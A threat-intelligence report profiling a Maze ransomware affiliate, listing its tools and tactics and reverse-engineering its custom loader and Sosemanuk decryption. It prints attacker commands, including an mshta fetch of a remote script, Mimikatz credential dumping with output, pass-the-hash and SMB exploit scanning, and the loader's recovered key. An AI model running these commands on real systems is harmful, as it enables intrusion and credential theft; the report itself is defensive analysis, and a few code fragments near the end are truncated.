Enter the Maze: Demystifying an Affiliate Involved in Maze (SNOW)

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
Jason Reaves


SentinelLABS
Enter the Maze
Demystifying an Affiliate Involved in Maze (SNOW)
By Jason Reaves and Joshua Platt
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Affiliate involved in Maze ransomware operations profiled from the actor perspective while also detailing their involvement in other groups.

By Jason Reaves and Joshua Platt

Executive Summary

- Maze continues to be one of the most dangerous and actively developed ransomware frameworks in the crimeware space.
- Maze affiliates utilize red team tools and frameworks but also a custom loader commonly named DllCrypt[9].
- Maze affiliates utilize other malware and are involved with other high-end organized crimeware groups conducting systematic corporate data breaches including Zloader, Gozi and TrickBot as we will demonstrate in our profiling of Maze affiliate SNOW.

Background

Maze ransomware became famous for moving from widespread machine locking to corporate extortion with a blackmail component. Like most cybercrime groups, their intention is to maximize profits. As companies have adapted to the threat of ransomware by improving backup solutions and adding more layers of protection, the ransomware actors would noticeably see a hit in their returns as companies refused to pay. It makes sense then to add another layer since you have already infiltrated the network to add a blackmail component by stealing sensitive data.

Research Insight

Most of the existing research into Maze shows that it is frequently a secondary or tertiary infection vector[8]. This means it is leveraged post initial access phase, frequently reported to be through RDP[5,6].

Therefore, finding the loader being leveraged for delivering the Maze payload in memory is something that doesn’t happen very frequently. This loader has been leveraged in its unpacked form[9] being directly downloaded (hxxp://37[.]1.210[.]52/vologda.dll).

Server
While researching the custom loader, we discovered an active attack server leveraged by a Maze affiliate, SNOW.

Tools

- GMER
- Mimikatz
- Metasploit
- Cobalt Strike
- PowerShell
- AdFind
- Koadic
- PowerShell Empire

Victimology

- Lawfirms
- Distributors and Resellers

TTPs

Initial Access

- Bruting T1078
- SMB exploitation T1190
- RDP T1133

Execution

- whoami /priv T1059
- whoami /groups T1059
- klist T1059
- net group “Enterprise Admins” /domain T1059
- net group “Domain Admins” /domain T1059
- mshta http://x.x.x.x/ktfrJ T1059
- powershell Find-PSServiceAccounts T1059

Persistence & Privilege Escalation

- elevate svc-exe T1035, T1050
- elevate uac-token-duplication T1088, T1093
- jump psexec_psh T1035, T1050

Defense Evasion

Process injection to hide beacon

inject 24636 x64 T1055

Credential Access

- mimikatz sekurlsa::logonpasswords T1003, T1055, T1093
- hashdump T1003, T1055, T1093

Discovery

- portscan T1046
- net share T1135, T1093

Lateral Movement

- mimikatz sekurlsa::pth T1075, T1093
- SMB exploitation T1210
- Network shares T1021
- Psexec T1077

Attack Overview

Initial access involved using an infected system with RDP opened to the internet for scanning, scanning performed was both SMB and RDP based.

Once the actor has an infected system, they will sometimes reuse it for further scanning either internally or externally.

Example actor leveraging Metasploit for SMB scanning:

`use auxiliary/scanner/smb/smb_ms17_010`


The actor also leveraged Cobalt Strike on selected infections to perform RDP scanning using portscan.

Multiple check-in logs indicated the beacon’s preferred stager parent was PowerShell.

`process: powershell.exe; pid: 28068; os: Windows; version: 10.0; beacon arch: x64 (x64)`

Multiple systems the actor gained initial access to had no Administrator access, so the actor frequently would then begin looking for other systems and mapping out the network (recon).

The actor was also very patient in these situations, choosing to focus on several persistence paths using multiple backdoors and waiting in the hopes that someone would login to the system with higher access. The actor would sometimes let these infections sit for 2-3 days before logging back in and checking them.



```
06/25 22:53:50 UTC [input] <snowdrop> logonpasswords
06/25 22:53:50 UTC [task] <T1003, T1055, T1093> Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
06/25 22:53:51 UTC [checkin] host called home, sent: 750674 bytes
06/25 22:53:53 UTC [output]
received output:

Authentication Id : 0 ; 35213038 (00000000:02194eee)
Session           : NewCredentials from 0
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 6/17/2020 3:18:44 PM
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
        wdigest :
         * Username : [redacted]
         * Domain   : [redacted]
         * Password : (null)
        kerberos :
         * Username : [redacted]
         * Domain   : [redacted]
         * Password : (null)
        ssp :
        credman :
```

If the actor did have higher privileges, then they would frequently attempt to escalate using methods outlined in the Privilege Escalation section of the TTP (Tactics, Techniques and Procedures) section. The actor would begin looking for other systems they could access using existing credentials, mapped shares, other harvested credentials, or vulnerabilities.


Once the actor had mapped out the network and harvested credentials from normal workstations, they would attempt to pivot to higher profile servers such as the domain controller.

Due to the likelihood of the actor exfiltrating data or performing ransom activities the investigation ends here with the takedown of the server.

eCrime Overlaps

Before looking at the overlaps, we should explain that this actor uses a particular loader that is designed to detonate the onboard protected Maze file.


Most of the loaders discovered start with a killswitch check, this loader immediately has one such string:



```
public DllRegisterServer
DllRegisterServer proc near
push    esi
push    0                   ; hTemplateFile
push    0                   ; dwFlagsAndAttributes
push    3                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    0                   ; dwShareMode
push    40000000h           ; dwDesiredAccess
push    offset FileName ; "C:\\AhnLabSucks"
call    ds:CreateFileW
mov     esi, eax
cmp     esi, 0FFFFFFFFh
```

In the event that the file “C:AhnLabSucks” exists, then the DLL will print the message “Ahnlab really sucksn” and will then exit.

If it doesn’t exist, it begins allocating memory and copying over data:




```
sub     esp, 8
mov     ecx, esi
call    sub_10001000
add     esp, 8
mov     ecx, esi
call    sub_10002060
push    40h                 ; flProtect
push    3000h               ; flAllocationType
push    5C5E1h              ; dwSize
push    0                   ; lpAddress
call    ds:VirtualAlloc
mov     edi, eax
test    edi, edi
jz      short loc_100037A9
```


```
push    11E0h
push    edi
push    offset unk_100714C0
mov     edx, esi
call    sub_10003600
add     esp, 0Ch
mov     ecx, 1C4h
mov     eax, esi
```

```
loc_100037A9:              ; void
push    esi
call    j__free
add     esp, 4
```

Next some hardcoded strings are loaded:



```
lea     eax, [ebp+var_24]
push    offset aIdzt6frshdhsfd ; "IDZT6frSHDHsfdsffiFduffz8GD7sddg"
push    eax             ; void *
call    _memmove
mov     edi, [ebp+var_24]
add     esp, 0Ch
mov     edx, [ebp+var_8]
```




```
push    esi             ; size_t
lea     eax, [ebp+var_14]
push    offset a832748zr89243zr7 ; void *
push    eax             ; void *
call    _memmove
add     esp, 0Ch
```

```
movdqu  xmm0, xmmword ptr ds:a832748zr89243zr7 ; "832748zr89243zr7"
movdqu  [ebp+var_14], xmm0
jmp     short loc_100020C0
```


```
loc_100020A8:
mov     eax, 10h
sub     eax, esi
push    eax             ; size_t
lea     eax, [ebp+var_14]
add     eax, esi
```

Eventually, this leads to a function call that is sitting in a loop along with a sub loop for XORing. This is a commonly seen code structure for encryption algorithms such as AES.



```
loc_10003620:
lea     edx, [ebp+var_54]
mov     ecx, eax
call    sub_10002CC0
mov     eax, [ebp+arg_8]
mov     esi, 50h
cmp     eax, esi
cmovb   esi, eax
mov     edx, esi
test    esi, esi
jz      short loc_10003666

mov     edi, [ebp+arg_0]
mov     eax, ebx
sub     edi, ebx
lea     ebx, [ebp+var_54]
sub     ebx, [ebp+var_58]
lea     ebx, [ebx+0]

loc_10003650:
mov     cl, [ebx+eax]
lea     eax, [eax+1]
xor     cl, [edi+eax-1]
mov     [eax-1], cl
dec     edx
jnz     short loc_10003650
```

This, however, is not AES; it turns out to be Sosemanuk[7]. If you've never identified encryption or compression algorithms before, hardcoded values are a good place to try to identify the encryption routine. Take for example this hardcoded DWORD value:




```
mov     edi, [ebp+var_48]
mov     [ebp+var_38], eax
imul    eax, [ebp+var_4C], 54655307h
shr     ecx, 18h
rol     eax, 7
mov     [ebp+var_4C], eax
movzx   eax, bl
mov     ebx, ds:dword_10013580[ecx*4]
mov     ecx, [ebp+var_4C]
xor     ebx, ds:dword_10013980[eax*4]
mov     eax, edi
shr     eax, 8
```

Searching for this value led me to Sosemanuk source code, which I then compared with what I was seeing in the binary:

```
#define FSM(x0, x1, x2, x3, x4, x5, x6, x7, x8, x9)   do {
                                unum32 tt, or1;
                                tt = XMUX(r1, s ## x1, s ## x8);
                                or1 = r1;
                                r1 = T32(r2 + tt);
                                tt = T32(or1 * 0x54655307);
                                r2 = ROTL(tt, 7);
                                PFSM;
} while (0)
```

There were also a number of hardcoded tables used:



```
dword_10013580  dd 0

                db  13h
                db 0CFh ; ¯
                db  9Fh ; ▮
                db 0E1h ; ß
                db  26h ; &
```


A search for ‘0xe19fcf13’ gets us hits for Sosemanuk source code, and we can find the tables pretty easily from the source:

```
static unum32 mul_a[] = {

                0x00000000, 0xE19FCF13, 0x6B973726, 0x8A08F835,
                0xD6876E4C, 0x3718A15F, 0xBD10596A, 0x5C8F9679,
                0x05A7DC98, 0xE438138B, 0x6E30EBBE, 0x8FAF24AD,

<..snip..>

static unum32 mul_ia[] = {

                0x00000000, 0x180F40CD, 0x301E8033, 0x2811C0FE,
                0x603CA966, 0x7833E9AB, 0x50222955, 0x482D6998,
                0xC078FBCC, 0xD877BB01, 0xF0667BFF, 0xE8693B32,

<..snip..>
```

After downloading the source and building it into a shared object library, we can utilize this shared object file from Python. To test, I ripped out the small block of data that was copied over and then used the Sosemanuk python script that was provided by the package at https://www.seanet.com/~bugbee/crypto/sosemanuk/.


```
# python -i pySosemanuk.py
pySosemanuk version: 0.01

*** good ***

>>> key = 'IDZT6frSHDHsfdsffiFduffz8GD7sddg'
>>> iv  = '832748zr89243zr7'
>>> sm = Sosemanuk(key,iv)
>>> data = open('small.bin', 'rb').read()
>>> t = sm.decryptBytes(data)
>>> t
'[email protected]@[email protected]$xc7D$x04xaaxfcr|xe8qx01x00x00x83
```

This turns out to be the code that will map a binary into memory:



```
movzx   edx, word ptr [edx]
cmp     edx, 5A4Dh
mov     [ebp+var_38], eax
mov     [ebp+var_3C], ecx
jz      short loc_2B4
mov     [ebp+var_C], 0
jmp     loc_537
-------------------------------------------

                                ; CODE XREF
mov     eax, [ebp+arg_4]
mov     ecx, [ebp+var_14]
add     eax, [ecx+3Ch]
mov     [ebp+var_18], eax
mov     eax, [ebp+var_18]
cmp     dword ptr [eax], 4550h
jz      short loc_2D7
mov     [ebp+var_C], 0
jmp     loc_537
-------------------------------------------

                                ; CODE XREF
mov     eax, [ebp+arg_0]
mov     eax, [eax+10h]
mov     ecx, [ebp+var_18]
mov     ecx, [ecx+50h]
mov     edx, [ebp+var_18]
mov     edx, [edx+34h]
mov     [esp+60h+var_60], edx
mov     [esp+60h+var_5C], ecx
mov     [esp+60h+var_58], 1000h
mov     [esp+60h+var_54], 4
call    eax
sub     esp, 10h
```

There is also a larger chunk of data that will be copied over later:



```
push    11E0h
push    edi
push    offset unk_100714C0
mov     edx, esi
call    sub_10003600
add     esp, 0Ch
mov     ecx, 1C4h
mov     eax, esi
```

```
lo
pu
ca
ad
```

```
loc_10003753:
mov     byte ptr [eax], 0
lea     eax, [eax+1]
dec     ecx
jnz     short loc_10003753
```

```
loc
pop
xor
pop
ret
Dll
```

